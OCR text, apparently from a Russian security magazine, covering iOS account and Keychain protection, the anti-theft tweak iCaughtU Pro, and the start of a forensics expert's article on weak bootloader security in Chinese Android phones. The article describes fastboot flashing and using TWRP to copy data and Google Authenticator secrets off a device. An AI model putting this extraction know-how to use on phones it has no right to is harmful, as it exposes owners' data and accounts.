
Стартовое меню

Как видим из описания сервиса, кроме пароля, теперь у тебя будет и ключ восстановления, им можно будет воспользоваться, если пароль забыт. А вот секретные вопросы или резервная электронная почта уже практически не понадобятся.



Меню ввода номера телефона


На указанный номер телефона придет одноразовый код, его нужно ввести в соответствующее поле. Теперь, после подтверждения, можно выбрать другое iOS-устройство, куда при помощи сервиса «Найти iPhone» может прийти код. Устройство должно быть обязательно подключено к Сети. Кстати, такие коды будут отображаться уже не просто как сообщения SMS, а как предупреждения, поэтому стоит осторожно отнестись к привязке дополнительных девайсов.



Привязка дополнительных устройств

Следующим шагом будет предоставление ключа восстановления. Это код, состоящий из 14 знаков, первая группа в два знака и три группы по четыре знака, группы соединены тире. Apple позаботилась даже о том, чтобы скопировать ключ привычным способом было невозможно. После необходимо подтвердить, что ты знаешь код, введя его. Вставка опять же не работает. Следует ответственно отнестись к хранению ключа восстановления, ведь без него восстановить учетную запись при забытом пароле попросту невозможно, а все данные теряются навсегда.

Финальное окно настройки двухэтапной проверки. Последнее ознакомление перед включением функции. Ставим галочку в соответствующем поле и начинаем пользоваться:



Меню включения двухэтапной авторизации

Теперь при переходе на страницу управления Apple ID необходимо будет вводить одноразовый код. Напоминаем, что при подтверждении проверенных устройств уведомление будет приходить в виде предупреждения (системное меню, которое появляется над открытым окном приложения), а потому вся ценность данного способа защиты сведется на нет.

Последнее средство безопасности — «Связка ключей». Эта утилита предназначена для хранения паролей не только от сайтов, но и от сетей Wi-Fi и аккаунтов. Все данные зашифрованы, хранятся в облаке или на устройстве, однако доступны для автозаполнения.

Для активации функции, как и в случае с двухэтапной авторизацией, необходимо привязать номер мобильного телефона. Подключаешь сервис в «Настройки → iCloud → Связка ключей», затем вводишь необходимый номер. Во время регистрации также будет возможность создать код безопасности iCloud — шестизначную комбинацию цифр для подтверждения нового устройства. Если код безопасности не создан, данные не будут синхронизироваться и загружаться на серверы Apple.


Соответственно, для добавления нового аппарата необходимо сначала активировать функцию, затем ввести код безопасности или выбрать подтверждение с уже авторизированного устройства.

Стоит обратить внимание, что использование сервиса нельзя назвать безопасным. Многие приложения, которые требуют авторизации, хранят свои данные в «Связке ключей». То же самое касается и веб-сайтов. Возможно, пароли и не будут найдены, но вот зайти в почтовый аккаунт или на интернет-страницу с личной информацией злоумышленник сможет легко. Этот сервис предназначен для облегчения ввода паролей, но не для увеличения защищенности аппарата. Кроме того, при потере кода безопасности все пароли будут сброшены.


ICAUGHTU PRO — ПРОГРАММА ДЛЯ ОТСЛЕЖИВАНИЯ УКРАДЕННОГО УСТРОЙСТВА

После кражи iPhone все еще есть шанс его найти и вернуть. Например, с помощью стандартного сервиса Apple Find My iPhone — правда, возможностей у него кот наплакал. Но если есть джейлбрейк, можно установить гораздо более развитый инструмент iCaughtU Pro из репозитория BigBoss.

Программа имеет большие возможности. Она позволяет при выполнении определенных действий отослать фотографию с передней камеры, местонахождение устройства, время, когда это действие (к примеру, неправильный ввод пароля или Touch ID) было произведено. Все эти данные могут быть отправлены на выбранный ящик электронной почты.



Главное меню твика iCaughtU



Один из подразделов меню

Утилита имеет и ряд дополнительных функций: так называемый Fake Mode, позволяющий открыть доступ лишь к определенным приложениям после ввода неправильного пароля, или управление при помощи SMS-команд (естественно, только для iPhone). Еще можно скрыть иконку приложения для того, чтобы засекретить передачу данных владельцу устройства.

В общем, это достаточно надежный способ поиска устройства, особенно если учесть возможность удаленного фотографирования. В отличие от «Найти iPhone», который, вероятнее всего, вынудит вора продать устройство на запчасти, эта программа позволит с большей вероятностью вернуть его.

Стоимость приложения составляет всего 2,5 доллара в Cydia, оплачивать нужно через PayPal. Согласись, не каждое приложение за такую цену может похвастаться столь важной функциональностью.

INFO

В режиме Fake Mode твика iCaughtU пользователю дается ограниченный доступ к системе даже при вводе неправильного пароля. Таким образом, данная программа имеет доступ к паролю экрана блокировки.

ЗАКЛЮЧЕНИЕ

Как видим, инструментов для того, чтобы обезопасить данные на устройстве, немало — начиная с эффективной защиты экрана блокировки и заканчивая возможностью возвращения аппарата владельцу в случае кражи. Главное — правильно и обдуманно ими пользоваться и к тому же следовать базовым принципам хранения персональных данных, принципам, которые важны для любого девайса, вне зависимости от его операционной системы.

WWW

iProtect

BioProtect

Apple File Conduit 2

afc2add

Мой Apple ID

iCaughtU Pro

ОПАСНЫЙ КИТАЙ

ГОВОРИМ О ЗАЩИЩЕННОСТИ КИТАЙСКИХ СМАРТФОНОВ И ВЗЛАМЫВАЕМ ИХ

Олег Афонин,
Эксперт по мобильной криминалистике компании Элкомсофт
aoleg@voicecallcentral.com

Полгода назад мы уже писали о лотерее с покупкой устройств из Китая, выигрыш в которой — сносно работающий смартфон за относительно небольшие деньги. Вроде бы мы потоптались на всех мозолях: и о гарантии поговорили, и о соответствии «бумажных» характеристик фактическим, и о копеечной экономии, и даже о вредоносных программах в прошивках, которые ставят китайские продавцы. Казалось бы, что тут еще можно добавить? Тем не менее нельзя считать тему мобильных устройств из Китая полностью раскрытой, не проведя исследование в еще одной немаловажной области: безопасности тех данных, которые хранятся в смартфоне.

КИТАЙ И БЛОКИРОВКА ЗАГРУЗЧИКА

На первый взгляд — ну какие могут быть варианты с загрузчиком? Он либо заблокирован, либо нет. Но не все так просто.

В Android с загрузчиками вообще разброд и шатание. Бывают (кроме производителей первого, второго и третьего эшелонов) устройства с полностью разблокированным загрузчиком: заходи, дорогой! Бывают такие, загрузчик у которых можно разблокировать официально, на свой страх и риск, с обязательным затиранием всех данных. В таких устройствах разблокирование загрузчика часто сопровождается потерей гарантии производителя (как в некоторых моделях Sony и Motorola), но есть варианты и без нее (как в устройствах линейки Google Nexus, OnePlus, некоторых моделях Motorola).

Встречаются устройства, загрузчик которых как бы и заблокирован, но загрузить неподписанное ядро командой fastboot boot boot.img без потери данных по какой-то причине они позволяют. К таким относятся, например, многие смартфоны и планшеты ASUS (кстати, это производитель второго или третьего эшелона?).

Чего точно не бывает у сертифицированных Google производителей, так это устройств, совершенно спокойно позволяющих разблокировать загрузчик без обязательного затирания данных. Разблокирование загрузчика всегда исключительная ситуация, к ней прибегают разработчики и продвинутые пользователи, которым хочется получить root-доступ и которые хорошо понимают (или должны понимать) связанные с этим риски.

А вот у подавляющего большинства китайских производителей разблокированный загрузчик — дело жизни и смерти. Дело в том, что в Китае сервисы Google официально запрещены и производители не устанавливают их в свои устройства,

предназначенные для продажи на местном рынке. Что совершенно не мешает ушлым посредникам продавать такие смартфоны на международных торговых площадках. Но кто в здравом уме купит телефон без магазина Google и сопутствующих сервисов? Вот на этом месте и происходит установка продавцом «подвальной» прошивки. Из неизвестных источников китайские умельцы берут модифицированные прошивки, в которых установлены сервисы Google. Но добрых самаритян в «неизвестных источниках» не наблюдается, и затраты своего времени умельцы отбивают установкой в прошивку самого разнообразного мусора. В английской литературе для него используется термин potentially unwanted programs, мы же ограничимся стандартным определением «вредоносные программы».

Вирусами в классическом смысле слова эти программы не являются: заразить другой аппарат они не смогут. Удалять или шифровать твои файлы они тоже, скорее всего, не станут. А вот активироваться через неделю-другую после того, как ты настроишь телефон, скачать и установить в системную область (чтобы наверняка!) несколько приложений, которые будут показывать тебе самую откровенную рекламу в самые неожиданные моменты, — это за милую душу.

LeEco Le1 Pro: отличный смартфон за 150 евро с 4 Гбайт RAM, 64 Гбайт eMMC и Snapdragon 810. В прошивке — полный комплект троянов. Перепрошивка строго обязательна

Так вот, для того чтобы установить в телефон стороннюю прошивку, в большинстве случаев используются команды fastboot или сами по себе (через fastboot flash system), или с целью прошивки области восстановления (custom recovery) через fastboot flash recovery, после чего дальнейшие действия ведутся уже из более дружелюбного интерфейса.

Проблема здесь, в общем-то, одна: для корректной работы всего этого хозяйства необходимо отключить проверку цифровой подписи загрузчиком аппарата. Иначе говоря — разблокировать загрузчик. Но в случае с китайскими аппаратами все гораздо проще. Большинство устройств поставляется на рынок с открытыми для любых манипуляций загрузчиками; меньшинство — позволяет разблокировать загрузчик одной командой. Совсем уж исключительное меньшинство или не позволяет разблокировать загрузчик вообще (как в новых устройствах Meizu), или, как Xiaomi, требует (по крайней мере, в теории) некоторых неочевидных манипуляций.

В результате ты как пользователь получаешь смартфон с заведомо разблокированным загрузчиком и непонятной прошивкой с кучей троянов. Ну или с вполне себе стандартной прошивкой для международного рынка, но опять же с разблокированным загрузчиком.

Особый загрузчик Xiaomi

В случае со смартфонами Xiaomi к двум обычным состояниям загрузчика — «заблокирован» и «разблокирован» — добавляется третье: «не заблокирован». Именно в таком незаблокированном состоянии большинство устройств поставляется с завода. Установка свежей официальной прошивки (через OTA или самостоятельно) приводит к немедленной блокировке загрузчика — в целях безопасности. Разблокировать загрузчик после этого (привести к состоянию «разблокирован», что позволит устанавливать любые прошивки) можно через официальный запрос из учетной записи Mi Account. Стремление похвальное, но откат к более старой версии MIUI позволяет вернуть загрузчик в состояние «не заблокирован» даже без потери данных. Разработчики из Apple наверняка кусают локти от зависти.

ЧЕМ ПЛОХ РАЗБЛОКИРОВАННЫЙ ЗАГРУЗЧИК

Итак, с возможными состояниями загрузчика мы более-менее разобрались. Из-за чего, собственно, весь сыр-бор и почему мы акцентируем внимание на состоянии загрузчика? Все просто: из устройства с незаблокированным загрузчиком данные можно извлечь на счет «раз». Да, Android в целом не блещет

безопасностью, и данные из смартфонов, к примеру, LG можно извлечь и так, с использованием специализированного ПО и сервисного режима. Да и у других производителей часто доступен такой режим, который есть у большинства производителей мобильных чипсетов, включая Qualcomm, MTK, Spreadtrum и Allwinner. Но там злоумышленнику придется постараться чуть больше, результат не гарантирован, а если активировано шифрование, то не гарантирован совсем.

В китайских же устройствах твои данные подаются злоумышленнику на блюдечке с голубой каемочкой. Вот тебе телефон, вот тебе TWRP, подключай OTG-флешку и сливай на нее информацию. Никакой квалификации или специализированного софта не нужно, и даже следов не останется. Единственное, что здесь может помочь, — активация шифрования раздела данных в настройках устройства. Впрочем, не всегда: к примеру, в наборах системной логики Qualcomm Snapdragon обнаружена серьезная уязвимость, при использовании которой можно извлечь ключи шифрования из TrustZone. Подробнее об этом.

Что могут украсть

А что, собственно, можно украсть из телефона? Пароли там вроде бы не хранятся, все давно перешли на маркеры аутентификации... или как? Действительно, пароли не сохраняются, но и с помощью маркера аутентификации получить доступ к твоим учетным записям вполне возможно, не говоря уже о том, что все сохраненные на смартфоне данные также попадут в руки злоумышленнику. Более того, если ты используешь двухфакторную аутентификацию и у тебя установлено приложение Google Authenticator или подобное, то данные этого приложения злоумышленник может запросто извлечь и преспокойно использовать на другом устройстве: генерируемые коды работают, мы проверили.

ДАТЧИКИ ОТПЕЧАТКОВ ПАЛЬЦА

